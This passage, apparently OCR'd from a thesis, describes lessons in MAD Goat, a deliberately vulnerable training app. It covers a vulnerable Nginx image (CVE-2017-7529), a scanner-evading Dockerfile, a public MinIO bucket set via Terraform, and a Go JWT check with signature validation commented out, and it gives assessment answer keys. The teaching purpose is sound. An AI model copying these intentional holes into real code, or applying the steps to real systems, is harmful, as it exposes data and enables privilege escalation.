


Figure 4.22: Vulnerability CVE-2017-7529

Exploiting the Vulnerability

To verify whether the Nginx reverse proxy is vulnerable to CVE-2017-7529, an auxiliary Python script obtained from GitHub can be utilized, as indicated in (BlackVirusScript, 2023). This script is a proof-of-concept for CVE-2017-7529, and can be found in Listing 7.10. It was developed by a security researcher to illustrate the vulnerability.

As a precaution, it's essential to be vigilant when using proof-of-concept files like this. There have been cases where malicious actors uploaded fake proof-of-concept scripts to introduce malware. For example, (The Hacker News, 2023a) reported a fake proof-of-concept for a Linux kernel vulnerability on GitHub, which exposed researchers to malware. Similarly, in (The Hacker News, 2023b), a malicious actor released a fraudulent proof-of-concept exploit for a recently disclosed WinRAR vulnerability on GitHub, intending to infect users who downloaded the code with Venom RAT malware. Always exercise caution when using such scripts.

The Lesson

The lesson is structured into four parts:

- Introduction
- Assessment 1
- Assessment 2
- Conclusion

The introduction to this lesson reflects on the popularity of containers and the reasons behind their widespread adoption. Some of these reasons have already been discussed in the earlier section's introduction. Users are cautioned about the crucial need to recognize the inherent risks associated with malware and outdated components in container images. The convenience of pulling and deploying container images from public registries can expose organizations to potential security threats.

The first assessment in this lesson challenges the user to perform an in-depth examination of the MAD Goat project's source code. The user is prompted to find the name of the image that introduces the vulnerability (CVE-2017-7529). As previously mentioned, the correct answer is "ghcr.io/mad-goat-project/nginix:1.25.1", which can also be verified in Listing 7.7.

The next and final assessment challenges the user to determine the CVE exposed by the version of Nginx used by MAD Goat. By examining the Dockerfile definition for the Nginx image, the end user can find the relevant entry in Listing 4.14.

```
ENV NGINX_VERSION 1.13.1
```

Listing 4.14: Nginx Version

A quick internet search or a query in the NIST database (National Institute of Standards and Technology, 2023) reveals that the vulnerability in version 1.13.1 of the Nginx reverse proxy is "CVE-2017-7529".

The conclusion of this lesson delivers a warning to the end user, emphasizing the importance of careful assessment of public container images. Public container registries, such as Docker Hub, have become frequent targets for hackers who upload malicious container images with deceptive names to trick developers into believing they are from trusted sources. This malicious activity presents significant security risks to organizations and individuals who use public container registries.

Figure 4.23 gives a demonstration of the assessments for the lesson "Running Containers from Insecure Sources".




Figure 4.23: Lesson for Running Containers from Insecure Sources

Assessment	Question	Answer
1	What is the name of the image that introduces the vulnerability?	nginix
2	What is the CVE exposed by the version of nginx used by MAD Goat?	CVE-2017-7529

Table 4.5: Assessment for Understanding Open Source Software Licenses

4.3.2 Too Much Faith in Image Scanning

Image scanners are critical components of container security, automatically identifying known vulnerabilities within containers. They play a pivotal role in recognizing and mitigating security threats associated with the use of vulnerable container images. By cross-referencing the contents of containers with databases of documented vulnerabilities, image scanners offer an initial layer of protection.

However, it's essential to acknowledge that image scanners come with limitations and do not offer all-encompassing security. Their primary focus lies in known vulnerabilities, relying on databases and predefined signatures for detection. Consequently, they may not identify zero-day exploits or undiscovered vulnerabilities. Furthermore, image scanners might not evaluate the runtime behavior or configurations of containers, potentially missing specific security risks (Checkmarx, 2023b).

The Service

The service used for this lesson will be the same as in the lesson in Subsection 4.3.1.

The Vulnerability

The vulnerability presented in this lesson is the same as the one discussed in Subsection 4.3.1, namely CVE-2017-7529. The primary objective of this lesson is not solely to expose a security vulnerability. Instead, it aims to illustrate that even with the use of security scanners, organizations are not immune to the risks of malicious code. While security scanners, such as Static Application Security Testing (SAST), Dynamic Application Security Testing (DAST), or Software Composition Analysis (SCA) scanners, are valuable tools for enhancing the security of an organization's applications and supply chain, they do not cover all possible attack vectors that malicious actors may exploit.

Exploiting the Vulnerability

Examining the Dockerfile that defines the Nginx base image in Listing 7.9, it becomes evident that its structure is unconventional. Typically, security scanners that analyze container images operate by cross-referencing the version of third-party software against a known database of security vulnerabilities. In contrast, consider the simplified Dockerfile definition in Listing 4.15. This Dockerfile employs the same version of the Nginx software as the one used in Listing 7.9. However, the complexity in constructing the container image in Listing 7.9 conceals this vulnerability from scanners as can be verified in figure 4.24 and figure 4.25.

Figure 4.24: Docker Scout failing to catch significant security vulnerabilities




Figure 4.25: Snyk failing to catch security vulnerabilities

Conventional container images like the one in Listing 4.15 are detected by security scanners as is prof by

Figure 4.26 and Figure 4.27 that uses both docker scout and Snyk to provide the vulnerabilities on the container images.

```
FROM nginx:1.13.1-alpine

# Start Nginx when the container launches
CMD ["nginx", "-g", "daemon off;"]
```

Listing 4.15: Version Nginix that can be detected by security scanner




Figure 4.26: Docker Scout successfully catches security vulnerabilities




Figure 4.27: Snyk successfully catches security vulnerabilities

The Lesson

The lesson is structured into four parts:

- Introduction
- Assessment 1
- Assessment 2
- Conclusion

The introduction to the lesson provides an overview of the importance of image scanners in container security. Image scanners play a crucial role in automatically identifying known vulnerabilities within containers, helping to mitigate security risks associated with the use of vulnerable container images. However, it's essential to understand that these scanners have limitations.

In the first assessment, users need to find the name of the base image used for hosting the Jekyll project. This task requires investigating the GitHub repositories and locating the Dockerfile definition in Listing 7.9.

For the second assessment, users are asked to determine why popular image scanners cannot detect issues with the Dockerfile, despite it using a version of Nginx that is vulnerable to CVE-2017-7529. Four options are provided, but only the option "The base image has an unconventional structure" is correct.

The lesson concludes by highlighting that image scanners in container security have limitations. They mainly detect known vulnerabilities but may overlook undisclosed security flaws or zero-day exploits. Image scanners can also miss issues if container structures are unconventional or content labeling deviates from expectations. This underscores the need for a robust multi-layered security strategy.

Figure 4.28 provides an overview of the "Too Much Faith in Image Scanning" lessons.




Figure 4.28: Lesson for Too Much Faith in Image Scanning

Assessment	Question	Answer
1	What is the name of the base image used for hosting the Jekyll project?	ghcr.io/mad-goat-project/nginix:1.25.1
2	What is the reason for popular image scanners to not identify vulnerabilities on the provided docker image?	The base image has an unconventional structure

Table 4.6: Assessment for Understanding Open Source Software Licenses

4.4 Infrastructure as Code

The rise of cloud computing's popularity is closely linked to the widespread adoption of Infrastructure as Code (IaC) tools. These tools enable the efficient management and configuration of cloud infrastructure through scripting. However, it's essential to understand that the act of scripting itself doesn't inherently shield practitioners from the introduction of misconfigurations, vulnerabilities, or privacy risks. Therefore, the onus is on practitioners to prioritize security. This is achieved through their comprehension of security principles and their adherence to explicit policies, guidelines, or best practices (Verdet et al., 2023).

4.4.1 Exposing Sensitive Data

A straightforward misconfiguration within IaC can result in catastrophic consequences, as demonstrated by Microsoft's experience with a simple misconfiguration in Azure Blob Storage. This incident had far-reaching effects, affecting more than 65,000 entities in 111 countries. The exposure resulted in a massive 2.4 terabytes of data being compromised, including critical documents like invoices, product orders, signed customer records, partner ecosystem details, and various other sensitive information (Ravie Lakshmanan, 2022). These misconfigurations can leave data vulnerable to the world, potentially causing substantial damage to one's reputation or financial well-being.

The MAD Goat project leverages Minio as the foundation for its Object Storage, enabling the use of Terraform to define the deployment of the entire infrastructure.

The Service

Minio is an open-source, distributed object storage server. It is designed to provide high-performance, scalable, and easily deployable object storage. Minio allows users to store unstructured data, such as photos, videos, backup files, and more, in a secure and accessible manner.

Figure 4.29 illustrates how the MAD Goat project utilizes Minio for image storage, which is subsequently retrieved for use in the web application.




Figure 4.29: MinIO usage on MAD Goat

The Vulnerability

MAD Goat employs Terraform to deploy its object storage. A misconfiguration in the deployment files can inadvertently make the buckets storing images public. In such cases, sensitive information may be exposed, as is the case with MAD Goat. For example, exposing the "mad-images" bucket publicly also reveals an "invoice.txt" file that should remain secure. The attack flow for this vulnerability is shown in Figure 4.30.

How the Vulnerability is Introduced

Listing 4.16 displays the misconfiguration within the "storage.tf" file, which can be found on the "mad-deployment-service" repository on GitHub. The use of the "acl = public" configuration alone is sufficient to make the bucket public.




Figure 4.30: Data Exposure through miss configured IaC file

```
resource "minio_s3_bucket" "bucket" {
bucket = "mad-images"
acl = "public"
}
```

Listing 4.16: Missconfiguration on Terraform

Exploiting the Vulnerability

Given that most of the images for the MAD Goat project are stored in a MinIO bucket, it's relatively simple to access image URLs. For example, by navigating to:

`http://s3.mad.localhost/mad-images/assessments/exposed_infra.gif`

One can access an image used on the MAD Goat web application. Moreover, by traversing up the URL path, access can be gained to:

`http://s3.mad.localhost/mad-images`

which provides an XML representation of all the contents inside the "mad-images" bucket as demonstrated in Listing 4.17.

```
</Contents>
<Contents>
<Key>invoice.txt</Key>
<LastModified>2023-07-19T21:23:31.546Z</LastModified>
<ETag>"e295ef31531240aab238f3d8032634cd"</ETag>
<Size>933</Size>
<Owner>
</Contents>
```

Listing 4.17: Sample XML Representation of 'mad-images' Bucket

This XML structure inadvertently exposes some sensitive information. By searching for the keyword "invoice", one can access a file that should not be publicly available. Accessing:

`http://s3.mad.localhost/mad-images/invoice.txt`

provides access to a private invoice. Figure 4.31 demonstrates exactly that.




Figure 4.31: MAD Invoice publicly available

The Lesson

The lesson is structured into four parts:

- Introduction
- Assessment 1
- Assessment 2
- Assessment 3
- Conclusion

The lesson introduction highlights the significance of Infrastructure as Code (IaC) security and poses essential questions:

- How to detect sensitive data leaks?
- How is it possible to ensure AWS S3 buckets security profiles?
- Are providers leaking sensitive data to stdout?
- Are there any unexpected open ports to the internet?

This lesson explores how a minor misconfiguration can result in a security breach.

The first assessment asks for the name of the bucket used for storing images in MAD Goat, which is “mad-images”.

The second assessment inquires about the file incorrectly exposed in the MAD images bucket, and the answer is “invoice.txt”.

The final assessment queries if the user can identify the security flaw related to the bucket used for storing images in the MAD Goat project, with the correct response being, “All the contents in the bucket are publicly available”.

In conclusion, when delegating infrastructure management to IaC tools, there is a lot at stake. Accidental exposure of resources to the public internet is a real and significant risk. Vigilance and robust security measures are essential to effectively safeguard sensitive data.

Figure 4.32 provides an overview of the “Exposing Sensitive Data” lessons.




Figure 4.32: Overview of the “Exposing Sensitive Data” lessons

Assessment	Question	Answer
1	To proceed, please provide the name of the bucket used for storing images in MAD Goat.	mad-images
2	Can you name the file that is incorrectly exposed in the MAD images bucket?	invoice.txt
3	The MAD Goat project has a security flaw related to the bucket used for storing images. Can you identify the flaw?	All the contents in the bucket are publicly available.

Table 4.7: Assessment for Exposing Sensitive Data

4.5 API Security

APIs play a crucial role in digital transformation and the establishment of new business models. They form the bedrock of application economics, enabling faster, more efficient, and cost-effective development. From a security standpoint, OWASP took a significant step in 2019 by releasing its first API security report, which introduced distinct security risk categories for APIs as compared to web applications. Over the past few years, there has been a notable surge in cyberattacks related to APIs, even as their adoption has grown within organizations. As a result, gaining a thorough understanding of APIs from a security perspective is imperative and should be integrated into the software development life cycle (Idris et al., 2021).

4.5.1 Broken Object Level Authorization

Object-level authorization serves as a crucial access control measure implemented at the code level within an application. It ensures that users are granted access only to the specific objects for which they possess the appropriate permissions. Each API endpoint handling object-related operations should incorporate object-level authorization checks to validate that the logged-in user indeed has the requisite rights to perform the intended actions on the targeted objects. Failures in this mechanism can lead to severe consequences such as unauthorized data exposure, manipulation, or destruction, compromising the overall integrity of the system (OWASP Foundation, 2023a).

The Service

The MAD Goat Web Application provides user information accessible through the Profile tab in the navigation bar. Users can view details such as their username, email, first name, and last name, all obtained via an API powered by Gin-Gonic (commonly known as Gin). Gin is a widely used framework for developing microservices in the Go programming language. This functionality is delivered by the "mad-profile-service".

The Vulnerability

The vulnerability introduced in MAD Goat is rooted in the lack of validation for the JWT tokens used in its requests. When working with JWT tokens, it's essential to validate both the token's signature and its expiration date. A typical JWT token consists of three parts, as illustrated in Figure 4.33 (this explanation is a simplification of the JWT security mechanism).

- **Header**: This part contains metadata about the type of token and the hashing algorithm used for the signature.
- **Payload**: The payload holds the claims, which are statements about an entity (typically, the user) and additional data. Claims are categorized into three types: registered, public, and private claims. Registered claims include standard information like the token's expiration date. Public claims are defined by the application but should be agreed upon between parties, while private claims are custom claims used for custom purposes.
- **Signature**: The signature is created by encoding the header and payload, along with a secret or private key, using the specified algorithm. It is used to verify that the sender of the JWT is who it says it is and to ensure that the message wasn't changed along the way.




Figure 4.33: JWT Structure (Sajdak, 2019)

How the Vulnerability is Introduced

The most crucial part is the signature. In simplified terms, if the payload of a JWT token is tampered with, the signature becomes invalid. If the API fails to validate this properly, the JWT token can be exploited to manipulate its access privileges. The "mad-profile-service" does validate that a JWT token exists, however, it does not validate that the JWT has been tampered with as it's possible to see on Listing 4.18. The "token.Valid" part of the code is commented out, allowing manipulation of the payload in an attempt to gain elevated privileges on the service.

```
if claims, ok := token.Claims.(jwt.MapClaims); ok { //&& token.Valid {
    return claims, nil
  }
}
```

Listing 4.18: Missing validation of JWT Token

Exploiting the Vulnerability

To exploit this vulnerability, one can access the MAD Goat profile web page and monitor the network requests generated on that page. When accessing the web page, an HTTP GET request is made to the URL

`http://api.mad.localhost/profile/api/v1/profile`

As part of this HTTP GET request, an authorization header is included, containing a Bearer JWT token. For the details of this JWT token, please refer to Listing 7.11.

The response to this request contains the JSON data demonstrated on Listing 4.19.

```
  {
    "email": "mad3@gmail.com",
    "firstname": "Luis",
    "lastname": "Pereira",
    "username": "luisv2"
  }
```

Listing 4.19: Response from 'http://api.mad.localhost/profile/api/v1/profile'

The web application sends a JWT token, to the API. An online JWT debugger (like `https://token.dev/`) can be used to examine the contents of the JWT token's payload, which includes the object as shown in Listing 4.20.

```
"realm_access": {
  "roles": [
    "default-roles-madgoat",
    "offline_access",
    "uma_authorization",
    "app-user"
  ]
}
```

Listing 4.20: JWT Token Payload

